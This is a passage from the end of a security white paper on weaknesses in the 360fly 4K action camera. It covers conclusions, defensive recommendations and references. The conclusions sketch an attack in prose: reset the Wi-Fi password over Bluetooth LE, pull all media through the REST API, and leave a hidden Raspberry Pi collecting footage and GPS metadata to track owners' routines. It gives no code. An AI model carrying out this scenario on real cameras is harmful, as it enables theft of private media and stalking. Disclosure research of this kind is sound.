


Figure 44: Built-in Bluetooth Laptop

Lenovo have large variety of models and components that differs among the different editions, for the versioning, we extracted the info with these tools to get best precision.

4. Conclusions

The 360Fly 4k camera has been the perfect candidate to use as a “guinea pig” to realize of the state and the use of these technologies that involves it. Along this study, the ease of doing things with the camera, makes evident the insecurity it gives in return, becoming vulnerable and take advantage of it, using it in different scenarios.

We have seen (figure 43) the two different ways to attack through Bluetooth LE and Wi-Fi. The possibility to use different Hardware (chapter 3.1.2. and 3.2.4.) and Software, having the possibility to use in almost, two ways for BLE under Smartphone; using the official app (chapter 3.1.), using the nRF Connect [12] like it shown in the following figure 45 if our Android version is 4.3 instead 4.4 as seen in chapter 3.1.1..




Figure 45: Writing a value on nRF Connect app

About ReST service for Wi-Fi, the GET requests can also obtained through a browser, for example in a laptop (chapter 3.2.2. figure 23) and in a Smartphone.

Figure 46: Viewing GET request of ReST in Android

Is also possible the use of ReSTClient apps [39], plugins/addons in computer to use with Firefox [40].

As described above, there are many combinations to do for the Software and the Hardware, the scope of this hack is very large to getting be ready to deploy it. The main component is a Smartphone and almost all people has the correct tool, in sometimes, without knowing it.

An attacker can automatize the attacks, do filtering for the 360fly MAC's for example (chapter 3.1) with the least interaction possible on his part. Or doing matches for the SSID (on Wi-Fi) and Bluetooth name, they have the same name if you change it.

A possible scenario with automatization, could be doing something similar like wardriving, that is used for enumerate the Wi-Fi's signals in a map, but here with other type of intention. The intention could be get all the files of the camera, for do that, first needs change the Wi-Fi password through BLE (like in chapter 3.2.3 figure 32) and then use ReST service or other tools: wget, etc. Not necessarily needs a vehicle to move around in different places, can leave all set up in a box, all in a Raspberry pi, with a good battery, in places where that attacker knows about possible people who enjoy recs with his 360fly 4k. As you know a Raspberry pi is very small for all functions it brings us, can be easily

camouflage on natural ambient, and take all the data stolen after the end of the day, or depends on battery, in a more few days… This may interest to people who wants to do statistics with the data, BigData projects, take profit of the media content selling it, just for fun or… think bad and maybe you find more!.

What is the leak? Well… Given that the ReST api is public officially in GitHub [41], attacker can:

1. Get status info: Battery level, is recording or not, storage…
2. Disturbing powering off (owner can think the camera is faulty).
3. Versions of: Model, BLE software, device hardware, system.
4. Configuration, modify of USB modes.
5. Time, get and change.
6. Camera Config: Profile (resolution, frames/second, max duration…).
7. Bluetooth: Get the info bonds/paired devices…
8. Media: Get the photos, videos, delete…

The last option is very interesting, once you get a jpg for example, can be analyzed in a metadata tool like FOCA [42] for doing a good fingerprinting. The GPS info can be extracted as well.




Figure 47: Extracting metadata with FOCA

The photo shown in the figure 47 doesn't carry information about GPS position (the 4k model can but the function must be activated). With this info the attacker can know the exact position: most visited sites, holiday places… these are valid to know routine movements for various purposes.

How to protect? Bluetooth Low Energy is broadcasting all the time, the bond/pairing process could be at the beginning for some time and not always. A white/black list for who is granted to access or deny. Take care of the characteristics in GATT server, especially for the writes requests. Wi-Fi password feature, mustn't be possible change through BLE, if isn't remembered, do it by a physical reset, as it is done on a home router. The camera tested has the latest firmware until today, 2.1.4.




Figure 48: Showing Camera's last Firmware

We have focused on the model 4k of the 360fly camera, I didn't have the pleasure to play with previous version, the HD model, but we know it also have Bluetooth Low Energy, so maybe is susceptible to the hack. Other famous action cameras like the GoPro's can use similar function for communication with the application, we know sometimes the manufacturers take advantage of the program code from one hardware to another hardware, without making revisions, assuming that it's correct. I don't know about his methodology, is only an opinion that is kept without affirmation.

As final words to add; the countdown timer is a typical function to take photos that usually is available in Smartphones. My friend, David Caro and I, miss this function (we didn't know if it exist, and we didn't know how to find it), so while was browsing the official 360fly website during this paper, a popup appears on my browser asking if I needed help, doubts… and thinking about what to ask, I took profit of that moment.




Figure 49: 360fly online customer support

This function is not yet available as can see in the conversation on figure 49. Exist the possibility to send a feature request by email. The support is nice, seems brings options to carry out the requests of its users, but where do we want to go with this? We know now more information about the 360fly 4k, not all is insecure, for looking gaps, we could develop an app, scripts… (out of the scope of this white paper) in order to cover and extend our needs, here as an example, a simple app could do the countdown shot for a 3, 10 seconds, via Wi-Fi communication. And… many other ideas will welcome!

Remember…

Be Good, Be Hackers.

5. References

[1] 360fly 4K Specifications. https://support.360fly.com/hc/is/articles/218805348-360fly-4K-Specifications

[2] 360fly 4K, I can't remember the WIFI passcode. https://support.360fly.com/hc/is/articles/219326067-I-can-t-remember-the-WIFI-passcode

[3] Reverse Engineering a Bluetooth Low Energy Light Bulb. https://learn.adafruit.com/reverse-engineering-a-bluetooth-low-energy-light-bulb

[4] Bluetooth Smart Security by Mike Ryan. https://www.lacklustre.net/bluetooth

[5] DirtyTooth. http://www.dirtytooth.com

[6] GATTack. http://gattack.io

[7] BtleJuice: The Bluetooth Smart MitM Framework. https://github.com/DigitalSecurity/btlejuice

[8] DEF CON 24, Picking BLE Locks from quarter mile away. https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks-UPDATED.pdf

[9] DEF CON 24, How do I BLE Hacking. https://youtu.be/oP6sx2cObrY

[10] How It Works, Bluetooth Low Energy. https://www.bluetooth.com/what-is-bluetooth-technology/how-it-works/low-energy

[11] Bluetooth Low Energy on Android. https://developer.android.com/guide/topics/connectivity/bluetooth-le.html

[12] Google Play, nRF Connect for Mobile. https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp

[13] Bluetooth Low Energy, Security. https://www.bluetooth.com/~/media/files/specification/bluetooth-low-energy-security.ashx?la=en

[14] Bluetooth Core Specification, Technical Considerations. https://www.bluetooth.com/specifications/bluetooth-core-specification/technical-considerations

[15] Generic Attribute Profile (GATT) Specification. https://www.bluetooth.com/specifications/generic-attributes-overview

[16] GATT Services. https://www.bluetooth.com/specifications/gatt/services

[17] GATT Characteristics. https://www.bluetooth.com/specifications/gatt/characteristics

[18] Assigned Numbers, 16 Bit UUIDs For Members. https://www.bluetooth.com/specifications/assigned-numbers/16-bit-uuids-for-members

[19] Control With Bluez. https://learn.adafruit.com/reverse-engineering-a-bluetooth-low-energy-light-bulb/control-with-bluez

[20] Troubleshooting your Wi-Fi connection on your 360fly 4K. https://support.360fly.com/hc/is/articles/218891178-Troubleshooting-your-Wi-Fi-connection-on-your-360fly-4K

[21] Brute forcing Wi-Fi Protected Setup. https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

[22] 360fly app on Google play. https://play.google.com/store/apps/details?id=com.fly360.fly360

[23] 360fly app on App Store. https://itunes.apple.com/us/app/360fly/id1030962364

[24] Wireshark OUI lookup tool. https://www.wireshark.org/tools/oui-lookup.html

[25] Android, Dashboards. https://developer.android.com/about/dashboards/index.html

[26] iOS, Developer Support. https://developer.apple.com/support/app-store

[27] iOS Core Bluetooth. https://developer.apple.com/reference/corebluetooth

[28] Nexus tech specs. https://support.google.com/nexus/answer/6102470?hl=en

[29] Nexus Help Forum, Bluetooth 4.1. https://productforums.google.com/forum/#!topic/nexus/Qfk7h3GVGKY

[30] [ROM][7.1.1]LineageOS 14.1 || Beta 5. https://forum.xda-developers.com/xperia-l/orig-development/rom-cyanogenmod-14-alpha-1-t3469162

[31] Xperia L and Xperia M reach EoL in terms of updates. http://www.xperiablog.net/2014/09/10/xperia-l-and-xperia-m-reach-eol-in-terms-of-updates

[32] Sena Parani-UD100. http://www.senanetworks.com/ud100-g03.html

[33] Ubertooth One. http://ubertooth.sourceforge.net/hardware/one

[34] Debugging Bluetooth With An Android App. https://blog.bluetooth.com/debugging-bluetooth-with-an-android-app

[35] What Are RESTful Web Services? http://docs.oracle.com/javaee/6/tutorial/doc/gijqy.html

[36] Google Play, Drony. https://play.google.com/store/apps/details?id=org.sandroproxy.drony

[37] Fly Developer Forum, RTSP Live Stream. https://forums.360fly.com/t/rtsp-live-stream/1329

[38] Kali Linux 2016.2 Release. https://www.kali.org/releases/kali-linux-20162-release

[39] Google Play, REST Api Client. https://play.google.com/store/apps/details?id=com.sn.restandroid

[40] Firefox Addon, RESTClient, a debugger for RESTful web services. https://addons.mozilla.org/ca/firefox/addon/restclient

[41] GitHub, 360fly ReST API. https://github.com/EyeSee360/360flyAPI

[42] FOCA. https://www.elevenpaths.com/labstools/foca